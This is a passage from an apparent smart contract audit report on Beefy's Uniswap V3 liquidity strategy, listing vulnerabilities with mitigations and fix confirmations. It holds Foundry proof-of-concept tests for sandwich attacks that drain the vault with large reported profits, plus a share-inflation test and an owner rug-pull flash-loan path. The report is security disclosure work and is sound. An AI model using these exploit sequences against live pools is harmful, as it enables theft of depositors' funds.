            unirouter,
            keeper,
            strategist,
            beefyFeeRecipient,
            beefyFeeConfig
        );

        factory.addStrategy("StrategyPassiveManagerUniswap_v1", address(implementation));

        address _strategy = factory.createStrategy("StrategyPassiveManagerUniswap_v1");
        strategy = StrategyPassiveManagerUniswap(_strategy);
        strategy.initialize(
            pool,
            native,
            width,
            path0,
            path1,
            commonAddresses
        );

        vault.initialize(address(strategy), "Moo Vault", "mooVault");
    }

    // run with:
    // forge test --match-path test/forge/ConcLiqTests/ConcLiqWBTCUSDC.t.sol --fork-url
    ↪  https://rpc.ankr.com/eth --fork-block-number 19410822 -vvv
    function test_AttackerDrainsProtocolViaSetPositionWidth() public {
        // user deposits and beefy sets up its LP position
        uint256 BEEFY_INIT_WBTC = 10e8;
        uint256 BEEFY_INIT_USDC = 600000e6;
        deposit(user, true, BEEFY_INIT_WBTC, BEEFY_INIT_USDC);

        (uint256 beefyBeforeWBTCBal, uint256 beefyBeforeUSDCBal) = strategy.balances();

        // record beefy WBTC & USDC amounts before attack
```

```
        console.log("%s : %d", "LP WBTC Before Attack", beefyBeforeWBTCBal); // 999999998
        console.log("%s : %d", "LP USDC Before Attack", beefyBeforeUSDCBal); // 599999999999
        console.log();

        // attacker front-runs owner call to `setPositionWidth` using
        // a large amount of USDC to buy all the WBTC. This:
        // 1) results in Beefy LP having 0 WBTC and lots of USDC
        // 2) massively pushes up the price of WBTC
        //
        // Attacker has forced Beefy to sell WBTC "low"
        uint256 ATTACKER_USDC = 100000000e6;
        trade(attacker, true, false, ATTACKER_USDC);

        // owner calls `StrategyPassiveManagerUniswap::setPositionWidth`
        // This is the transaction that the attacker sandwiches. The reason is that
        // `setPositionWidth` makes Beefy change its LP position. This will
        // cause Beefy to deploy its USDC at the now much higher price range
        strategy.setPositionWidth(width);

        // attacker back-runs the sandwiched transaction to sell their WBTC
        // to Beefy who has deployed their USDC at the inflated price range,
        // and also sells the rest of their WBTC position to the remaining LPs
        // unwinding the front-run transaction
        //
        // Attacker has forced Beefy to buy WBTC "high"
        trade(attacker, false, true, IERC20(token0).balanceOf(attacker));

        // record beefy WBTC & USDC amounts after attack
        (uint256 beefyAfterWBTCBal, uint256 beefyAfterUSDCBal) = strategy.balances();

        // beefy has been almost completely drained of WBTC & USDC
        console.log("%s  : %d", "LP WBTC After Attack", beefyAfterWBTCBal); // 2
        console.log("%s  : %d", "LP USDC After Attack", beefyAfterUSDCBal); // 0
        console.log();

        uint256 attackerUsdcBal = IERC20(token1).balanceOf(attacker);
        console.log("%s  : %d", "Attacker USDC profit", attackerUsdcBal-ATTACKER_USDC);

        // attacker original USDC: 100000000 000000
        // attacker now      USDC: 101244330 209974
        // attacker profit = $1,244,330 USDC
    }

    function test_AttackerDrainsProtocolViaUnpause() public {
        // user deposits and beefy sets up its LP position
        uint256 BEEFY_INIT_WBTC = 0;
        uint256 BEEFY_INIT_USDC = 600000e6;
        deposit(user, true, BEEFY_INIT_WBTC, BEEFY_INIT_USDC);

        // owner pauses contract
        strategy.panic(0, 0);

        (uint256 beefyBeforeWBTCBal, uint256 beefyBeforeUSDCBal) = strategy.balances();

        // record beefy WBTC & USDC amounts before attack
        console.log("%s : %d", "LP WBTC Before Attack", beefyBeforeWBTCBal); // 0
        console.log("%s : %d", "LP USDC Before Attack", beefyBeforeUSDCBal); // 599999999999
        console.log();

        // owner decides to unpause contract
        //
        // attacker front-runs owner call to `unpause` using
```

```
        // a large amount of USDC to buy all the WBTC. This:
        // massively pushes up the price of WBTC
        uint256 ATTACKER_USDC = 100000000e6;
        trade(attacker, true, false, ATTACKER_USDC);

        // owner calls `StrategyPassiveManagerUniswap::unpause`
        // This is the transaction that the attacker sandwiches. The reason is that
        // `unpause` makes Beefy change its LP position. This will
        // cause Beefy to deploy its USDC at the now much higher price range
        strategy.unpause();

        // attacker back-runs the sandwiched transaction to sell their WBTC
        // to Beefy who has deployed their USDC at the inflated price range,
        // and also sells the rest of their WBTC position to the remaining LPs
        // unwinding the front-run transaction
        //
        // Attacker has forced Beefy to buy WBTC "high"
        trade(attacker, false, true, IERC20(token0).balanceOf(attacker));

        // record beefy WBTC & USDC amounts after attack
        (uint256 beefyAfterWBTCBal, uint256 beefyAfterUSDCBal) = strategy.balances();

        // beefy has been almost completely drained of USDC
        console.log("%s  : %d", "LP WBTC After Attack", beefyAfterWBTCBal); // 0
        console.log("%s  : %d", "LP USDC After Attack", beefyAfterUSDCBal); // 126790
        console.log();

        uint256 attackerUsdcBal = IERC20(token1).balanceOf(attacker);
        console.log("%s  : %d", "Attacker USDC profit", attackerUsdcBal-ATTACKER_USDC);
        // attacker profit = $548,527 USDC
    }

    // handlers
    function deposit(address depositor, bool dealTokens, uint256 token0Amount, uint256 token1Amount)
    ↪  public {
        vm.startPrank(depositor);

        if(dealTokens) {
            deal(address(token0), depositor, token0Amount);
            deal(address(token1), depositor, token1Amount);
        }

        IERC20(token0).approve(address(vault), token0Amount);
        IERC20(token1).approve(address(vault), token1Amount);

        uint256 _shares = vault.previewDeposit(token0Amount, token1Amount);

        vault.depositAll(_shares);

        vm.stopPrank();
    }

    function trade(address trader, bool dealTokens, bool tokenInd, uint256 tokenAmount) public {
        vm.startPrank(trader);

        if(tokenInd) {
            if(dealTokens) deal(address(token0), trader, tokenAmount);

            IERC20(token0).approve(address(unirouter), tokenAmount);

            IUniswapRouterV3.ExactInputParams memory params = IUniswapRouterV3.ExactInputParams({
                path: tradePath1,
```

```
                recipient: trader,
                deadline: block.timestamp,
                amountIn: tokenAmount,
                amountOutMinimum: 0
            });
            IUniswapRouterV3(unirouter).exactInput(params);
        }
        else {
            if(dealTokens) deal(address(token1), trader, tokenAmount);

            IERC20(token1).approve(address(unirouter), tokenAmount);

            IUniswapRouterV3.ExactInputParams memory params = IUniswapRouterV3.ExactInputParams({
                path: tradePath2,
                recipient: trader,
                deadline: block.timestamp,
                amountIn: tokenAmount,
                amountOutMinimum: 0
            });
            IUniswapRouterV3(unirouter).exactInput(params);
        }

        vm.stopPrank();
    }

    // Convert token route to encoded path
    // uint24 type for fees so path is packed tightly
    function routeToPath(
        address[] memory _route,
        uint24[] memory _fee
    ) internal pure returns (bytes memory path) {
        path = abi.encodePacked(_route[0]);
        uint256 feeLength = _fee.length;
        for (uint256 i = 0; i < feeLength; i++) {
            path = abi.encodePacked(path, _fee[i], _route[i+1]);
        }
    }
}
```

Run with: `forge test --match-path test/forge/ConcLiqTests/ConcLiqWBTCUSDC.t.sol --fork-url https://rpc.ankr.com/eth --fork-block-number 19410822 -vvv`

Recommended Mitigation: Two options:

- add the `onlyCalmPeriods` modifier to `setPositionWidth` and `unpause`,
- alternatively add the `onlyCalmPeriods` modifier to `_setTicks` and remove it from other functions

The second option seems preferable because:

- it reduces the possibility of forgetting to put the modifier on one particular function
- it makes logical sense as the attack vector is having the protocol refresh its ticks from `pool.slot0` then deploying liquidity when the pool has been manipulated
- it prevents any intra-function pool manipulation; if the modifier is at the start of a long function there may be a possibility that another entity (such as a malicious pool) could hook execution control during one of the external function calls to manipulate the pool after the `onlyCalmPeriods` check has passed (at the beginning of the function) but before Beefy refreshes its ticks and deploys the liquidity.

Beefy: Fixed in commit 2c5f4cb and d7a7251.

Cyfrin: Verified.

7.2 High Risk

7.2.1 No slippage parameter on UniswapV3 swaps can be exploited by MEV to return fewer output tokens

Description: `UniV3Utils::swap` performs a swap with `amountOutMinimum: 0`. This function is called by `StrategyPassiveManagerUniswap::_chargeFees` L375, L389 and `BeefyQIVault::_swapRewardsToNative` L223.

Impact: Due to the lack of slippage parameter an MEV attacker could sandwich attack the swap to return fewer output tokens to the protocol than would otherwise be returned. For `StrategyPassiveManagerUniswap` the reduced output tokens applies to the protocol's fees.

Whether the attack will be profitable or not will depend on the gas cost the attacker has to pay; it may well be that on L2s and Alt-L1s where Beefy intends to deploy, it will be profitable to exploit these swaps with the small pool manipulation `onlyCalmPeriods` may allow because the gas costs are so low.

Combined with a lack of effective deadline timestamp, malicious validators could also hold the swap transaction and execute it at a later time when it would return a reduced token amount than if it had been executed immediately. The `onlyCalmPeriods` check wouldn't appear to provide any protection against this since the swap would still be executed in a calm period, just at a later time when it would return less tokens than the caller expected when they called it.

The previous state could also arise organically due to a sudden and sustained spike in gas costs for example from a popular and prolonged NFT mint; the transaction could be organically delayed and executed at a later time resulting in a worse swap than would have occurred had it been executed when it was supposed to.

Recommended Mitigation: A valid slippage parameter ideally calculated off-chain should be passed to the swap.

Beefy: Acknowledged - known issue. Problem lies in the price being manipulated and then harvest being called would still result in a bad trade even with slippage protections. We harvest frequently to make sure the viability of this attack is mitigated. Also this is only resulting in less fees for the protocol, not the users.

7.3 Medium Risk

7.3.1 `block.timestamp` used as swap deadline offers no protection

Description: `UniV3Utils::swap` performs a swap with `deadline: block.timestamp`. This function is called by `StrategyPassiveManagerUniswap::_chargeFees` L375, L389 and `BeefyQIVault::_swapRewardsToNative` L223.

Impact: The block the transaction is eventually put into will be `block.timestamp` so this offers no protection.

Recommended Mitigation: Caller should pass in a desired deadline which should be passed to the swap as the deadline parameter.

Beefy: Acknowledged - known issue.

7.3.2 Native tokens permanently stuck in `StrategyPassiveManagerUniswap` contract due to rounding in `_chargeFees`

Description: `StrategyPassiveManagerUniswap::_chargeFees` converts LP fees into the native token then distributes the native tokens split between:

- the caller as a reward for initiating the harvest
- beefy protocol
- the strategist registered with the strategy

However due to rounding during division some tokens are not distributed but instead accumulate inside the `StrategyPassiveManagerUniswap` contract where they are permanently stuck.

Impact: Fees will accumulate inside the `StrategyPassiveManagerUniswap` contract where they are permanently stuck. Although the amount each time is small the effect is cumulative, especially given that this protocol is intended to be deployed on the many blockchains where Beefy currently operates.

Proof of Concept: Add a new test file `test/forge/ConcLiqTests/ConcLiqWBTCUSDC.t.sol`:

```
pragma solidity 0.8.23;

import {Test, console} from "forge-std/Test.sol";
import {IERC20} from "@openzeppelin-4/contracts/token/ERC20/ERC20.sol";
import {BeefyVaultConcLiq} from "contracts/protocol/concliq/vault/BeefyVaultConcLiq.sol";
import {BeefyVaultConcLiqFactory} from "contracts/protocol/concliq/vault/BeefyVaultConcLiqFactory.sol";
import {StrategyPassiveManagerUniswap} from
↪  "contracts/protocol/concliq/uniswap/StrategyPassiveManagerUniswap.sol";
import {StrategyFactory} from "contracts/protocol/concliq/uniswap/StrategyFactory.sol";
import {StratFeeManagerInitializable} from "contracts/protocol/beefy/StratFeeManagerInitializable.sol";
import {IStrategyConcLiq} from "contracts/interfaces/beefy/IStrategyConcLiq.sol";
import {UniV3Utils} from "contracts/interfaces/exchanges/UniV3Utils.sol";

// Test WBTC/USDC Uniswap Strategy
contract ConLiqWBTCUSDCTest is Test {
    BeefyVaultConcLiq vault;
    BeefyVaultConcLiqFactory vaultFactory;
    StrategyPassiveManagerUniswap strategy;
    StrategyPassiveManagerUniswap implementation;
    StrategyFactory factory;
    address constant pool = 0x9a772018FbD77fcD2d25657e5C547BAfF3Fd7D16;
    address constant token0 = 0x2260FAC5E5542a773Aa44fBCfeDf7C193bc2C599;
    address constant token1 = 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48;
    address constant native = 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2;
    address constant strategist = 0xb2e4A61D99cA58fB8aaC58Bb2F8A59d63f552fC0;
    address constant beefyFeeRecipient = 0x65f2145693bE3E75B8cfB2E318A3a74D057e6c7B;
    address constant beefyFeeConfig = 0x3d38BA27974410679afF73abD096D7Ba58870EAd;
    address constant unirouter = 0xE592427A0AEce92De3Edee1F18E0157C05861564;
    address constant keeper = 0x4fED5491693007f0CD49f4614FFC38Ab6A04B619;
```

```
int24 constant width = 500;
address constant user = 0x161D61e30284A33Ab1ed227beDcac6014877B3DE;
bytes tradePath1;
bytes tradePath2;
bytes path0;
bytes path1;

function setUp() public {
    BeefyVaultConcLiq vaultImplementation = new BeefyVaultConcLiq();
    vaultFactory = new BeefyVaultConcLiqFactory(address(vaultImplementation));
    vault = vaultFactory.cloneVault();
    implementation = new StrategyPassiveManagerUniswap();
    factory = new StrategyFactory(keeper);

    address[] memory lpToken0ToNative = new address[](2);
    lpToken0ToNative[0] = token0;
    lpToken0ToNative[1] = native;

    address[] memory lpToken1ToNative = new address[](2);
    lpToken1ToNative[0] = token1;
    lpToken1ToNative[1] = native;

    uint24[] memory fees = new uint24[](1);
    fees[0] = 500;

    path0 = routeToPath(lpToken0ToNative, fees);
    path1 = routeToPath(lpToken1ToNative, fees);

    address[] memory tradeRoute1 = new address[](2);
    tradeRoute1[0] = token0;
    tradeRoute1[1] = token1;

    address[] memory tradeRoute2 = new address[](2);
    tradeRoute2[0] = token1;
    tradeRoute2[1] = token0;

    tradePath1 = routeToPath(tradeRoute1, fees);
    tradePath2 = routeToPath(tradeRoute2, fees);

    StratFeeManagerInitializable.CommonAddresses memory commonAddresses =
    ↪  StratFeeManagerInitializable.CommonAddresses(
        address(vault),
        unirouter,
        keeper,
        strategist,
        beefyFeeRecipient,
        beefyFeeConfig
    );

    factory.addStrategy("StrategyPassiveManagerUniswap_v1", address(implementation));

    address _strategy = factory.createStrategy("StrategyPassiveManagerUniswap_v1");
    strategy = StrategyPassiveManagerUniswap(_strategy);
    strategy.initialize(
        pool,
        native,
        width,
        path0,
        path1,
        commonAddresses
    );
```

```
        // render calm check ineffective to allow deposit to work; not related to the
        // identified bug, for some reason (possibly block forking) the first deposit
        // was failing due to the calm check
        strategy.setTwapInterval(1);

        vault.initialize(address(strategy), "Moo Vault", "mooVault");
    }

    function test_StrategyAccumulatesNativeFeeTokensDueToRounding() public {
        // strategy has no native tokens
        assertEq(IERC20(native).balanceOf(address(strategy)), 0);

        // fuzzer has no native tokens
        assertEq(IERC20(native).balanceOf(address(this)), 0);

        // user deposits a large amount; Beefy will use this
        // to establish an LP position to start earning fees
        deposit(100e8, 6000000e6);

        // user performs a couple of trades between BTC/USDC
        // this will generate LP fees
        trade(true, 3e8);
        trade(false, 123457e6);

        // trigger a Beefy harvest; this will collect the LP
        // fees, convert them into native tokens then distribute
        // all the converted native tokens between:
        // * this contract as the caller of the harvest
        // * beefy
        // * the strategist registered with the strategy
        skip(10 hours);
        strategy.harvest(address(this));

        // verify that this contract has received some LP fees
        // converted into native tokens
        assert(IERC20(native).balanceOf(address(this)) > 0);

        // none of the native tokens that were converted from the
        // collected fees should remain in strategy contract
        // this fails due to rounding during division in
        // `StrategyPassiveManagerUniswap::_chargeFees` which will
        // result in native tokens converted from fees accumulating
        // and being permanently stuck in the strategy contract
        assertEq(IERC20(native).balanceOf(address(strategy)), 0);
    }

    function deposit(uint256 token0Amount, uint256 token1Amount) public {
        vm.startPrank(user);

        deal(address(token0), user, token0Amount);
        deal(address(token1), user, token1Amount);

        IERC20(token0).approve(address(vault), token0Amount);
        IERC20(token1).approve(address(vault), token1Amount);

        uint _shares = vault.previewDeposit(token0Amount, token1Amount);

        vault.depositAll(_shares);

        vm.stopPrank();
    }
```

```
    function trade(bool tokenInd, uint256 tokenAmount) public {
        vm.startPrank(user);

        if(tokenInd) {
            deal(address(token0), user, tokenAmount);

            IERC20(token0).approve(address(unirouter), tokenAmount);
            UniV3Utils.swap(unirouter, tradePath1, tokenAmount);
        }
        else {
            deal(address(token1), user, tokenAmount);

            IERC20(token1).approve(address(unirouter), tokenAmount);
            UniV3Utils.swap(unirouter, tradePath2, tokenAmount);
        }

        vm.stopPrank();
    }

    // Convert token route to encoded path
    // uint24 type for fees so path is packed tightly
    function routeToPath(
        address[] memory _route,
        uint24[] memory _fee
    ) internal pure returns (bytes memory path) {
        path = abi.encodePacked(_route[0]);
        uint256 feeLength = _fee.length;
        for (uint256 i = 0; i < feeLength; i++) {
            path = abi.encodePacked(path, _fee[i], _route[i+1]);
        }
    }
}
```

Run with: `forge test --match-path test/forge/ConcLiqTests/ConcLiqWBTCUSDC.t.sol --fork-url https://rpc.ankr.com/eth -vv`

Recommended Mitigation: Refactor `StrategyPassiveManagerUniswap::_chargeFees` to distribute whatever remains to the Beefy protocol:

```
uint256 callFeeAmount = nativeEarned * fees.call / DIVISOR;
IERC20Metadata(native).safeTransfer(_callFeeRecipient, callFeeAmount);

uint256 strategistFeeAmount = nativeEarned * fees.strategist / DIVISOR;
IERC20Metadata(native).safeTransfer(strategist, strategistFeeAmount);

uint256 beefyFeeAmount = nativeEarned - callFeeAmount - strategistFeeAmount;
IERC20Metadata(native).safeTransfer(beefyFeeRecipient, beefyFeeAmount);
```

Beefy: Fixed in commit 86c7de5.

Cyfrin: Verified.

7.3.3 `StrategyPassiveManagerUniswap` gives ERC20 token allowances to `unirouter` but doesn't remove allowances when `unirouter` is updated

Description: `StrategyPassiveManagerUniswap` gives ERC20 token allowances to `unirouter`:

```
function _giveAllowances() private {
    IERC20Metadata(lpToken0).forceApprove(unirouter, type(uint256).max);
    IERC20Metadata(lpToken1).forceApprove(unirouter, type(uint256).max);
```

```
}
```

`unirouter` is inherited from `StratFeeManagerInitializable` which has an external function `setUnirouter` which allows `unirouter` to be changed:

```
function setUnirouter(address _unirouter) external onlyOwner {
    unirouter = _unirouter;
    emit SetUnirouter(_unirouter);
}
```

The allowances can only be removed by calling `StrategyPassiveManagerUniswap::panic` however `unirouter` can be changed any time via the `setUnirouter` function.

This allows the contract to enter a state where `unirouter` is updated via `setUnirouter` but the ERC20 token approvals given to the old `unirouter` are not removed.

Impact: The old `unirouter` contract will continue to have ERC20 token approvals for `StratFeeManagerInitializable` so it can continue to spend the protocol's tokens when this is not the protocol's intention as the protocol has changed `unirouter`.

Recommended Mitigation: 1) Make `StratFeeManagerInitializable::setUnirouter` `virtual` such that it can be overridden by child contracts. 2) `StrategyPassiveManagerUniswap` should override `setUnirouter` to remove all allowances before calling the parent function to update `unirouter`.

Beefy: Fixed in commit 8fd397f.

Cyfrin: Verified.

7.3.4 Update to `StratFeeManagerInitializable::beefyFeeConfig` retrospectively applies new fees to pending LP rewards yet to be claimed

Description: The fee configuration `StratFeeManagerInitializable::beefyFeeConfig` can be updated via `StratFeeManagerInitializable::setBeefyFeeConfig` L164-167 while LP rewards are collected and fees charged via `StrategyPassiveManagerUniswap::_harvest` L306-311.

This allows the protocol to enter a state where the fee configuration is updated to for example increase Beefy's protocol fees, then the next time `harvest` is called the higher fees are retrospectively applied to the LP rewards that were pending under the previously lower fee regime.

Impact: The protocol owner can retrospectively alter the fee structure to steal pending LP rewards instead of distributing them to protocol users; the retrospective application of fees is unfair on protocol users because those users deposited their liquidity into the protocol and generated LP rewards at the previous fee levels.

Recommended Mitigation: 1) `StratFeeManagerInitializable::setBeefyFeeConfig` should be declared virtual 2) `StrategyPassiveManagerUniswap` should override it and before calling the parent function, first call `_claimEarnings` then `_chargeFees`

This ensures that pending LP rewards are collected and have the correct fees charged on them, and only after that has happened is the new fee structure updated.

Beefy: Acknowledged.

7.4 Low Risk

7.4.1 Missing storage gap in `StratFeeManagerInitializable` can lead to upgrade storage slot collision

Description: `StratFeeManagerInitializable` is a stateful upgradeable contract with no storage gaps and has 1 child with its own state `StrategyPassiveManagerUniswap`.

Impact: Should an upgrade occur where the `StratFeeManagerInitializable` contract has additional state added to storage, a storage collision can occur where storage within the child contract `StrategyPassiveManagerUniswap` is overwritten.

Recommended Mitigation: Add a storage gap to the `StratFeeManagerInitializable` contract per the OpenZeppelin documentation.

Beefy: Fixed in commit 2143322.

Cyfrin: Verified.

7.4.2 Upgradeable contracts don't call `disableInitializers`

Description: The codebase has a number of upgradeable contracts which use OpenZeppelin Initializable but don't have a constructor which calls `_disableInitializers` per the OpenZeppelin documentation [1, 2].

Impact: Contract implementations could be initialized when this should not be possible.

Recommended Mitigation: All upgradeable contracts should have a constructor like this:

```
/// @custom:oz-upgrades-unsafe-allow constructor
constructor() {
    _disableInitializers();
}
```

Beefy: Fixed in commit 4009179.

Cyfrin: Verified.

7.4.3 Owner of `StrategyPassiveManagerUniswap` can rug-pull users' deposited tokens by manipulating `onlyCalmPeriods` parameters

Description: While `StrategyPassiveManagerUniswap` does have some permissioned roles, one of the attack paths we were asked to check was that the permissioned roles could not rug-pull the users' deposited tokens. There is a way that the owner of the `StrategyPassiveManagerUniswap` contract could accomplish this by modifying key parameters to reduce the effectiveness of the `_onlyCalmPeriods` check. This appears to be how a similar protocol Gamma was exploited.

Proof of Concept:

1. Owner calls `StrategyPassiveManagerUniswap::setDeviation` to increase the maximum allowed deviations to large numbers or alternatively `setTwapInterval` to decrease the twap interval rendering it ineffective
2. Owner takes a flash loan and uses it to manipulate `pool.slot0` to a high value
3. Owner calls `BeefyVaultConcLiq::deposit` to perform a deposit; the shares are calculated thus:

```
// @audit `price` is derived from `pool.slot0`
shares = _amount1 + (_amount0 * price / PRECISION);
```

4. As `price` is derived from `pool.slot0` which has been inflated, the owner will receive many more shares than they normally would
5. Owner unwinds the flash loan returning `pool.slot0` back to its normal value

6. Owner calls `BeefyVaultConcLiq::withdraw` to receive many more tokens than they should be able to due to the inflated share count they received from the deposit

Impact: Owner of `StrategyPassiveManagerUniswap` can rug-pull users' deposited tokens.

Recommended Mitigation: Beefy already intends to have all owner functions behind a timelocked multi-sig and if these transactions are attempted the suspicious parameters would be an obvious signal that a future attack is coming. Because of this the probability of this attack being effectively executed is low though it is still possible.

One way to further mitigate this attack would be to have a minimum required twap interval and maximum required deviation amounts such that the owner couldn't change these parameters to values which would enable this attack.

Beefy: Fixed in commit b5769c4.

Cyfrin: Verified.

7.4.4 `_onlyCalmPeriods` does not consider MIN/MAX ticks, which can DOS deposit, withdraw and harvest in edge cases

Description: In Uniswap V3 liquidity providers can only provide liquidity between price ranges `[1.0001^{MIN_TICK};1.0001^{MAX_TICK})`. Therefore these are the min and max prices.

```
    function _onlyCalmPeriods() private view {
        int24 tick = currentTick();
        int56 twapTick = twap();

        if(
            twapTick - maxTickDeviationNegative > tick  ||
            twapTick + maxTickDeviationPositive < tick) revert NotCalm();
    }
```

If `twapTick - maxTickDeviationNegative < MIN_TICK`, this function would revert even if `tick` has been the same for years. This can DOS deposits, withdrawals and harvests when they should be allowed for as long as the state holds.

Recommended Mitigation: Consider changing the current implementation to:

```
+   const int56 MIN_TICK = -887272;
+   const int56 MAX_TICK = 887272;
    function _onlyCalmPeriods() private view {
        int24 tick = currentTick();
        int56 twapTick = twap();

+       int56 minCalmTick = max(twapTick - maxTickDeviationNegative, MIN_TICK);
+       int56 maxCalmTick = min(twapTick - maxTickDeviationPositive, MAX_TICK);

        if(
-           twapTick - maxTickDeviationNegative > tick  ||
-           twapTick + maxTickDeviationPositive < tick) revert NotCalm();
+           minCalmTick > tick  ||
+           maxCalmTick < tick) revert NotCalm();
    }
```

Beefy: Fixed in commit b5432d2.

Cyfrin: Verified.

7.4.5 `StrategyPassiveManagerUniswap::withdraw` should call `_setTicks` before calling `_addLiquidity`

Description: When a withdraw is initiated, `BeefyVaultConcLiq::withdraw` calls `StrategyPassiveManagerUniswap::beforeAction` which removes the liquidity.

In 4 other places when liquidity has been removed, `_setTicks` is always called immediately before calling `_addLiquidity` [1, 2, 3, 4].

This pattern does not occur inside `StrategyPassiveManagerUniswap::withdraw` L204 where liquidity gets removed but then `_setTicks` is not called before adding liquidity again.

Consider the following scenario:

1. Beefy sets their LP position based on the current tick
2. Other users transact in the Uniswap pool moving the current liquidity range possibly even outside of Beefy's LP range
3. Someone interacts with Beefy protocol. On almost every interaction Beefy removes their liquidity, gets the current tick and deploys its new liquidity range calculated off the current tick.
4. But on withdrawals Beefy would remove its liquidity but then deploy its new liquidity range using the old stored current tick data since it doesn't fetch the new current tick.

In the above scenario could Beefy deploy its new LP range in an area where it wouldn't get any rewards since the actual current range moved outside it due the activity of other users.

Impact: Whenever withdrawals occur the newly added liquidity can be based off a stale current tick. The most likely result of this is reduced liquidity provider rewards due to a non-optimal LP position.

Recommended Mitigation: `StrategyPassiveManagerUniswap::withdraw` should call `_setTicks` before calling `_addLiquidity`.

Beefy: We chose to remove the `_onlyCalmPeriods` check from `withdraw` in commit be0f1ea to allow users to withdraw at any time. Hence we don't want withdraw to be able to set ticks so that a malicious actor can't force us to deploy liquidity into an unfavorable range.

7.4.6 First depositor can massively inflate their share count by recycling deposits and withdrawals

Description: The first depositor can massively inflate their share count by recycling deposits and withdrawals.

Impact: The first depositor will have a massively inflated share count. However a subsequent depositor will also end up with a large share count, so we haven't found a way to exploit this to steal tokens from subsequent depositors.

Proof of Concept: Add a new test file `test/forge/ConcLiqTests/ConcLiqWBTCUSDC.t.sol`:

```
pragma solidity 0.8.23;

import {Test, console} from "forge-std/Test.sol";
import {IERC20} from "@openzeppelin-4/contracts/token/ERC20/ERC20.sol";
import {BeefyVaultConcLiq} from "contracts/protocol/concliq/vault/BeefyVaultConcLiq.sol";
import {BeefyVaultConcLiqFactory} from "contracts/protocol/concliq/vault/BeefyVaultConcLiqFactory.sol";
import {StrategyPassiveManagerUniswap} from
↪  "contracts/protocol/concliq/uniswap/StrategyPassiveManagerUniswap.sol";
import {StrategyFactory} from "contracts/protocol/concliq/uniswap/StrategyFactory.sol";
import {StratFeeManagerInitializable} from "contracts/protocol/beefy/StratFeeManagerInitializable.sol";
import {IStrategyConcLiq} from "contracts/interfaces/beefy/IStrategyConcLiq.sol";
import {UniV3Utils} from "contracts/interfaces/exchanges/UniV3Utils.sol";

// Test WBTC/USDC Uniswap Strategy
contract ConLiqWBTCUSDCTest is Test {
    BeefyVaultConcLiq vault;
    BeefyVaultConcLiqFactory vaultFactory;
    StrategyPassiveManagerUniswap strategy;
    StrategyPassiveManagerUniswap implementation;
    StrategyFactory factory;
    address constant pool = 0x9a772018FbD77fcD2d25657e5C547BAfF3Fd7D16;
    address constant token0 = 0x2260FAC5E5542a773Aa44fBCfeDf7C193bc2C599;
    address constant token1 = 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48;
```

```
    address constant native = 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2;
    address constant strategist = 0xb2e4A61D99cA58fB8aaC58Bb2F8A59d63f552fC0;
    address constant beefyFeeRecipient = 0x65f2145693bE3E75B8cfB2E318A3a74D057e6c7B;
    address constant beefyFeeConfig = 0x3d38BA27974410679afF73abD096D7Ba58870EAd;
    address constant unirouter = 0xE592427A0AEce92De3Edee1F18E0157C05861564;
    address constant keeper = 0x4fED5491693007f0CD49f4614FFC38Ab6A04B619;
    int24 constant width = 500;
    address constant user     = 0x161D61e30284A33Ab1ed227beDcac6014877B3DE;
    address constant attacker = address(0x1337);
    bytes tradePath1;
    bytes tradePath2;
    bytes path0;
    bytes path1;

    function setUp() public {
        BeefyVaultConcLiq vaultImplementation = new BeefyVaultConcLiq();
        vaultFactory = new BeefyVaultConcLiqFactory(address(vaultImplementation));
        vault = vaultFactory.cloneVault();
        implementation = new StrategyPassiveManagerUniswap();
        factory = new StrategyFactory(keeper);

        address[] memory lpToken0ToNative = new address[](2);
        lpToken0ToNative[0] = token0;
        lpToken0ToNative[1] = native;

        address[] memory lpToken1ToNative = new address[](2);
        lpToken1ToNative[0] = token1;
        lpToken1ToNative[1] = native;

        uint24[] memory fees = new uint24[](1);
        fees[0] = 500;

        path0 = routeToPath(lpToken0ToNative, fees);
        path1 = routeToPath(lpToken1ToNative, fees);

        address[] memory tradeRoute1 = new address[](2);
        tradeRoute1[0] = token0;
        tradeRoute1[1] = token1;

        address[] memory tradeRoute2 = new address[](2);
        tradeRoute2[0] = token1;
        tradeRoute2[1] = token0;

        tradePath1 = routeToPath(tradeRoute1, fees);
        tradePath2 = routeToPath(tradeRoute2, fees);

        StratFeeManagerInitializable.CommonAddresses memory commonAddresses =
        ↪  StratFeeManagerInitializable.CommonAddresses(
            address(vault),
            unirouter,
            keeper,
            strategist,
            beefyFeeRecipient,
            beefyFeeConfig
        );

        factory.addStrategy("StrategyPassiveManagerUniswap_v1", address(implementation));

        address _strategy = factory.createStrategy("StrategyPassiveManagerUniswap_v1");
        strategy = StrategyPassiveManagerUniswap(_strategy);
        strategy.initialize(
            pool,
```

```
        native,
        width,
        path0,
        path1,
        commonAddresses
    );

    // render calm check ineffective to allow deposit to work; not related to the
    // identified bug, for some reason the first deposit was failing due to the calm
    // check
    strategy.setTwapInterval(1);

    vault.initialize(address(strategy), "Moo Vault", "mooVault");
}

// run with:
// forge test --match-path test/forge/ConcLiqTests/ConcLiqWBTCUSDC.t.sol --fork-url
↪   https://rpc.ankr.com/eth -vvv
function test_FirstDepositorCanInflateTheirShares() public {
    uint256 ATKR_INIT_BTC  = 1e8;
    uint256 ATKR_INIT_USDC = 60000e6;

    deal(address(token0), attacker, ATKR_INIT_BTC);
    deal(address(token1), attacker, ATKR_INIT_USDC);

    // attacker is the first depositor
    deposit(attacker, false, ATKR_INIT_BTC, ATKR_INIT_USDC);
    // log attacker's initial shares
    uint256 attackerInitialShares = vault.balanceOf(attacker);
    console.log(attackerInitialShares); // 126933306417

    // attacker now repeatedly recycles their tokens
    // through multiple cycles of deposits & withdrawals
    // to massively inflate their share count
    withdraw(attacker, 0);
    deposit(attacker, false, IERC20(token0).balanceOf(attacker),
    ↪   IERC20(token1).balanceOf(attacker));
    withdraw(attacker, 0);
    deposit(attacker, false, IERC20(token0).balanceOf(attacker),
    ↪   IERC20(token1).balanceOf(attacker));
    withdraw(attacker, 0);
    deposit(attacker, false, IERC20(token0).balanceOf(attacker),
    ↪   IERC20(token1).balanceOf(attacker));
    withdraw(attacker, 0);
    deposit(attacker, false, IERC20(token0).balanceOf(attacker),
    ↪   IERC20(token1).balanceOf(attacker));
    withdraw(attacker, 0);
    deposit(attacker, false, IERC20(token0).balanceOf(attacker),
    ↪   IERC20(token1).balanceOf(attacker));
    withdraw(attacker, 0);
    deposit(attacker, false, IERC20(token0).balanceOf(attacker),
